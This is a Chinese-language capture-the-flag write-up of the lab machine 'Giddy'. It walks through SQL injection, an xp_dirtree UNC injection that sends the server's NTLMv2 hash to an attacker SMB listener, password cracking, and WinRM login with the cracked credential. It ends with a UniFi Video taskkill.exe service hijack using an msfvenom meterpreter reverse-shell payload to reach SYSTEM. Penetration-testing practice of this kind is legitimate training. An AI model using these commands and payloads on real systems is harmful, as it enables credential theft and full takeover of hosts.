

Giddy(AD),mssql[SMB監聽,NTLMv2雜湊]、 UniFiVideo提權漏洞

```
└─# nmap -sCV -p80,443,3389,5985 -A 10.10.10.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 12:51 EDT
Nmap scan report for 10.10.10.104
Host is up (0.28s latency).


PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: IIS Windows Server
|_ http-server-header: Microsoft-IIS/10.0
443/tcp    open  ssl/http     Microsoft IIS httpd 10.0
| tls-alpn:
|   h2
|_ http/1.1
| http-methods:
|_ Potentially risky methods: TRACE
|_ ssl-date: 2024-08-12T16:51:49+00:00; -1s from scanner time.
|_ http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=PowerShellWebAccessTestWebSite
| Not valid before: 2018-06-16T21:28:55
|_ Not valid after: 2018-09-14T21:28:55
|_ http-title: IIS Windows Server
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Giddy
| Not valid before: 2024-08-11T16:30:54
|_ Not valid after: 2025-02-10T16:30:54
|_ ssl-date: 2024-08-12T16:51:49+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: GIDDY
|   NetBIOS_Domain_Name: GIDDY
|   NetBIOS_Computer_Name: GIDDY
|   DNS_Domain_Name: Giddy
|   DNS_Computer_Name: Giddy
|   Product_Version: 10.0.14393
|_ System_Time: 2024-08-12T16:51:40+00:00
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   276.27 ms 10.10.14.1
2   279.11 ms 10.10.10.104

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.45 seconds
```

80、443首頁一致，
一張可愛的狗狗~



進行 `feroxbuster` 目錄爆破(發現很多ASPENT東西)

網頁框架



網頁伺服器



其他



程式語言



作業系統



有任何錯誤或缺失嗎？

可用 `gobuster` 針對 `asp,aspx` 爆破，兩筆都相同

```
└─$ gobuster dir -u https://10.10.10.104 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x txt,asp,aspx,html -t 40 -k

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://10.10.10.104
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,asp,aspx,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/remote (Status: 302) [Size: 157] [→ /Remote/default.aspx?ReturnUrl=%2fremote]
/*checkout* (Status: 400) [Size: 3420]
/*checkout*.aspx (Status: 400) [Size: 3420]
/mvc (Status: 301) [Size: 148] [→ https://10.10.10.104/mvc/]
/*docroot*.aspx (Status: 400) [Size: 3420]
/*docroot* (Status: 400) [Size: 3420]
/* (Status: 400) [Size: 3420]
/*.aspx (Status: 400) [Size: 3420]
/http%3A%2F%2Fwww.aspx (Status: 400) [Size: 3420]
/http%3A%2F%2Fwww (Status: 400) [Size: 3420]

.....

└─(root@kali)-[~]
└─$ gobuster dir -u http://10.10.10.104 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x txt,asp,aspx,html -t 40 -k

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.104
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,asp,aspx
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/remote (Status: 302) [Size: 157] [→ /Remote/default.aspx?ReturnUrl=%2fremote]
/*checkout* (Status: 400) [Size: 3420]
/*checkout*.aspx (Status: 400) [Size: 3420]
/mvc (Status: 301) [Size: 147] [→ http://10.10.10.104/mvc/]
/*docroot* (Status: 400) [Size: 3420]
/*docroot*.aspx (Status: 400) [Size: 3420]
/* (Status: 400) [Size: 3420]
/*.aspx (Status: 400) [Size: 3420]
```

主要

/remote (Status: 302) [Size: 157] [--> /Remote/default.aspx?ReturnUrl=%2fremote]

/mvc (Status: 301) [Size: 148] [-->
https://10.10.10.104/mvc/]

/remote

https://10.10.10.104/Remote/en-US/login.aspx?ReturnUrl=%2fRemote%2f

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Windows Server 2016

Windows PowerShell Web Access

Enter your credentials and connection settings

User name:

Password:

Connection type:

Computer name:

☐ Optional connection settings

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/mvc

https://10.10.10.104/mvc/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


your logo here

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Product Name

- [Bib-Shorts](#)
- [Bike Racks](#)
- [Bike Stands](#)
- [Bottles and Cages](#)
- [Bottom Brackets](#)
- [Brakes](#)
- [Caps](#)
- [Chains](#)
- [Cleaners](#)
- [Cranksets](#)
- [Derailleurs](#)
- [Fenders](#)
- [Forks](#)
- [Gloves](#)
- [Handlebars](#)

/mvc找隨便一欄(GET請求)。放入'會報錯，懷疑可進行sql注入(可正常使用sqlmap)



Server Error in '/mvc' Application.

Unclosed quotation mark after the character string ''.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ''.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the stack trace below.

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ''.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +13
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySi
System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +87
System.Data.SqlClient.SqlDataReader.get_MetaData() +99
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean returnSql
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Int32 method, Boolean asyncClose) +137
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Int32 method, Boolean asyncClose) +301
System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) +137
System.Data.SqlClient.SqlCommand.ExecuteReader() +137
_1 Injection.Product.Page_Load(Object sender, EventArgs e) in C:\Users\jnogueira\Downloads\owasp10\1-owasp-top10-m1-injector\1-owasp-top10-m1-injector\
System.Web.UI.Control.OnLoad(EventArgs e) +103
System.Web.UI.Control.LoadRecursive() +68
System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +1381
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2623.0

```
sqlmap -u "https://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=5%27"
--dbs --batch --level 5 --risk 3
```

[15:34:37] [INFO] the back-end DBMS is Microsoft SQL Server(MSSQL)
available databases [5]:

[*] Injection

[*] master

[*] model

[*] msdb


[*] tempdb

* * *

這資料庫太龐大了~看了眼睛快瞎掉。。。。

但沒找到username OR passwd相關

發現 `Search.aspx` 也會報錯(POST請求)



Server Error in '/mvc' Application.

Unclosed quotation mark after the character string ' '.
Incorrect syntax near ' '.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ' '.
Incorrect syntax near ' '.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ' '.  
Incorrect syntax near ' '.]  
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3180428  
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncC  
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet  
System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +87  
System.Data.SqlClient.SqlDataReader.get_MetaData() +99  
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInt  
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean  
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String met  
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String met  
System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) +301  
System.Data.SqlClient.SqlCommand.ExecuteReader() +137  
1 Injection.Search.Button1_Click(Object sender, EventArgs e) in C:\Users\jnomeira\Downloads\owasp10\1-owasp-top10-m1-injection-exerci  
System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11764989  
System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +150  
System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +1665
```

但使用sqlmap失敗。

測試 `MSSQL UNC 路徑` 看看。列出 SMB 共用中的檔案並取得 NTLMv2 雜湊值。

參考:

[https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL Injection/MSSQL Injection.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MSSQL%20Injection.md)

WEB輸入如下 (抓取test)

```
;use master; exec xp_dirtree '\\10.10.14.2\test';--
```

作為 URL 編碼：

/mvc/Product.aspx?

ProductSubCategoryId=18%3buse%20master%3b%20exec%20xp_dirtree%20'%5c%5c10.10
.14.2%5ctest'%3b--%20%20


```
impacket-smbserver test .
```

獲取：

```
[*] AUTHENTICATE_MESSAGE (GIDDY\Stacy,GIDDY)
```

```
[*] User GIDDY\Stacy authenticated successfully
```

[illegible]

進行爆破

```
john passwd_NTLM --wordlist=/usr/share/wordlists/rockyou.txt
```

獲取：xNnWo6272k7x (Stacy)

登入為：

Windows PowerShell Web Access

Enter your credentials and connection settings

User name:

Password:

Connection type:


Computer name:

Optional connection settings


Sign In

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得到powershell??!



在該目錄找到不知道是啥的東西?



疑似漏洞(可以提權)

參考:<https://www.exploit-db.com/exploits/43390>

獲取user flag

```
Mode                LastWriteTime         Length Name
----                -
-ar---             2024/8/12 下午 12:31             34 user.txt

PS C:\Users\Stacy\Desktop>
type user.txt
1553dc6dc8b694d619c8499258d22d72
PS C:\Users\Stacy\Desktop>
```

先獲取靶機shell吧~

先測試winrm(成功)

```
└─$ evil-winrm -i 10.10.10.104 -u Stacy -p xNnWo6272k7x
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Stacy\Documents> whoami
giddy\stacy
PS C:\Users\Stacy\Documents>
```

根據漏洞：

Windows 版 Ubiquiti UniFi Video 安裝到“C:\ProgramData\unifi-video\”
預設情況下，還附帶一項名為「Ubiquiti UniFi Video」的服務。它是
可執行檔“avService.exe”放置在同一目錄中，並且也在下執行
NT AUTHORITY\SYSTEM 帳號。

```
*Evil-WinRM* PS C:\Users\Stacy\Documents> cd C:\ProgramData\unifi-video\
*Evil-WinRM* PS C:\ProgramData\unifi-video> dir

Directory: C:\ProgramData\unifi-video

Mode                LastWriteTime         Length Name
----                -
d-----        6/16/2018     9:54 PM          bin
d-----        6/16/2018     9:55 PM          conf
d-----        6/16/2018    10:56 PM          data
d-----        6/16/2018     9:54 PM          email
d-----        6/16/2018     9:54 PM          fw
d-----        6/16/2018     9:54 PM          lib
d-----        8/12/2024    12:31 PM          logs
d-----        6/16/2018     9:55 PM        webapps
d-----        6/16/2018     9:55 PM          work
-a-----        7/26/2017     6:10 PM    219136 avService.exe
-a-----        6/17/2018    11:23 AM     31685 hs_err_pid1992.log
-a-----        8/16/2018     7:48 PM    270597 hs_err_pid2036.mdmp
```

服務啟動和停止時，它會嘗試載入並執行以下位置的檔案：

「**C:\ProgramData\unifi-video\taskkill.exe**」。但是這個文件不存在於
預設是應用程式目錄。

透過將任意「taskkill.exe」複製到「C:\ProgramData\unifi-video\」作為

非特權用戶，因此可以提升權限並執行
NT AUTHORITY/SYSTEM 等任意程式碼。

因無目前需要取得反彈shell，製作一組payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.11 LPORT=9200  
-f exe -o shell.exe
```

設定msf並執行

```
msf6 exploit(multi/handler) > options  
Payload options (windows/x64/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.14.11     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 9200            | yes      | The listen port                                           |


```

執行會被阻擋掉。。

```
The term 'shell.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was  
included, verify that the path is correct and try again.  
At line:1 char:1  
+ shell.exe  
+ ~~~~~  
+ CategoryInfo          : ObjectNotFound: (shell.exe:String) [], CommandNotFoundException  
+ FullyQualifiedErrorId : CommandNotFoundException
```

X~發現到可以命名成 taskkill.exe，後續再重啟服務...[沒看清楚。。。]

確認成功上傳

```
Directory: C:\ProgramData\unifi-video  


| Mode    | LastWriteTime      | Length | Name                |
|---------|--------------------|--------|---------------------|
| d-----  | 6/16/2018 9:54 PM  |        | bin                 |
| d-----  | 6/16/2018 9:55 PM  |        | conf                |
| d-----  | 6/16/2018 10:56 PM |        | data                |
| d-----  | 6/16/2018 9:54 PM  |        | email               |
| d-----  | 6/16/2018 9:54 PM  |        | fw                  |
| d-----  | 6/16/2018 9:54 PM  |        | lib                 |
| d-----  | 8/13/2024 10:07 AM |        | logs                |
| d-----  | 6/16/2018 9:55 PM  |        | webapps             |
| d-----  | 6/16/2018 9:55 PM  |        | work                |
| -a----- | 7/26/2017 6:10 PM  | 219136 | avService.exe       |
| -a----- | 6/17/2018 11:23 AM | 31685  | hs_err_pid1992.log  |
| -a----- | 8/16/2018 7:48 PM  | 270597 | hs_err_pid2036.mdmp |
| -a----- | 8/13/2024 10:03 AM | 7168   | shell.exe           |
| -a----- | 8/13/2024 10:18 AM | 7168   | taskkill.exe        |


```

```
##重啟Ubiquiti UniFi Video  
Stop-Service "Ubiquiti UniFi Video"  
Start-Service "Ubiquiti UniFi Video"
```

獲取root

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > shell  
Process 4456 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\ProgramData\unifi-video>whoami  
whoami  
nt authority\system  
  
C:\ProgramData\unifi-video>
```

flag

```
c:\Users\Administrator\Desktop>type root.txt  
type root.txt  
6460cd95f72df858b798cc0d1b59d4d1
```